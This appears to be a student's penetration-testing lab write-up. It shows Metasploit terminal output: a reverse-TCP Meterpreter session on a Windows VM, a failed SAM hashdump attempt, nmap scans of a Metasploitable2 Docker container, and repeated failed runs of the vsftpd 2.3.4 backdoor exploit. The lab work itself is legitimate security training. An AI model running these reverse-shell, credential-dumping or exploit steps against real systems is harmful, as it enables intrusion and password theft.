
```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.0.91:9001
[*] Sending stage (200774 bytes) to 10.0.0.220
[*] Meterpreter session 1 opened (10.0.0.91:9001 → 10.0.0.220:64626) at 2024-04-11 22:46:36 -0700

meterpreter > 
```

Back on the Kali VM, we can see that the Meterpreter session was opened.



```
meterpreter > sysinfo
Computer        : WINDOWS
OS              : Windows 10 (10.0 Build 19045).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```


We can see that the Windows info is being returned.



```
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: 1168
```


The command I ran was hashdump and it is supposed to dump the contents of the SAM database. This command failed when I ran it however.

Task 3:




```
┌──(timothyd㉿kali)-[~]
└─$ docker run -it --name "metasploitable2" tleemcjr/metasploitable2 sh -c "bin/services.sh && bash" &
[1] 4344

┌──(timothyd㉿kali)-[~]
└─$ Unable to find image 'tleemcjr/metasploitable2:latest' locally
latest: Pulling from tleemcjr/metasploitable2
7aee18c98c59: Extracting [==========================>                                        ]  240.1MB/595.5MB
da9129f8f7ad: Download complete
b1494b474174: Download complete
84da87a98ea3: Download complete
47fb2fcd8445: Download complete
8b6e3bfdb228: Download complete
36d703894057: Download complete
43cf3a9e2a40: Download complete
```

In this step, I have updated my Kali VM and am running the docker image.




```
┌──(timothyd㉿kali)-[~]
└─$ docker container ls
CONTAINER ID   IMAGE                      COMMAND                  CREATED          STATUS          PORTS     NAMES
f09d653b98ff   tleemcjr/metasploitable2   "sh -c 'bin/services…"   12 minutes ago   Up 12 minutes             metasploitable2

┌──(timothyd㉿kali)-[~]
└─$
```

Here we can see that the docker container is up.




```
┌──(timothyd㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:37:df:2f brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 85580sec preferred_lft 85580sec
    inet6 fe80::a00:27ff:fe37:df2f/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:a1:26:21:1f brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
    inet6 fe80::42:a1ff:fe26:211f/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
5: veth9eb677a@if4: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether 3a:a2:46:fb:33:d2 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::38a2:46ff:fefb:33d2/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
```

Here we can see the docker's ip address.




```
       valid_lft forever preferred_lft forever

┌──(timothyd㉿kali)-[~]
└─$ sudo nmap -sn 172.17.0.1/16
[sudo] password for timothyd:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-12 17:56 PDT
Nmap scan report for 172.17.0.2
Host is up (0.000027s latency).
MAC Address: 02:42:AC:11:00:02 (Unknown)
Nmap scan report for 172.17.0.1
Host is up.
```

In this step, we are performing a ping sweep.




```
┌──(timothyd㉿kali)-[~]
└─$ sudo nmap -sT -sV 172.17.0.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-12 17:59 PDT
Nmap scan report for 172.17.0.1
Host is up (0.00068s latency).
All 1000 scanned ports on 172.17.0.1 are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.59 seconds

┌──(timothyd㉿kali)-[~]
└─$
```

In this step, I am performing a TCP port and service scan.




```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 >
```

In this step, we have started metasploit and we are searching for vsftpd exploits.



```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

Here we are copying vsftpd_234_backdoor exploit and exploring the required configs.



```
View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 172.17.0.1
RHOSTS => 172.17.0.1
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[-] 172.17.0.1:21 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (172.17.0.1:21).
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[-] 172.17.0.1:21 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (172.17.0.1:21).
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[-] 172.17.0.1:21 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (172.17.0.1:21).
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[-] 172.17.0.1:21 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (172.17.0.1:21).
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[-] 172.17.0.1:21 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (172.17.0.1:21).
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[-] 172.17.0.1:21 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (172.17.0.1:21).
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[-] 172.17.0.1:21 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (172.17.0.1:21).
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[-] 172.17.0.1:21 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (172.17.0.1:21).
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[-] 172.17.0.1:21 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (172.17.0.1:21).
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

Here I have set the RHOST to the metasploit2 containers ip address and then run the exploit. However, I am getting this error which is preventing me from being able to get into the reverse shell.

Task 4: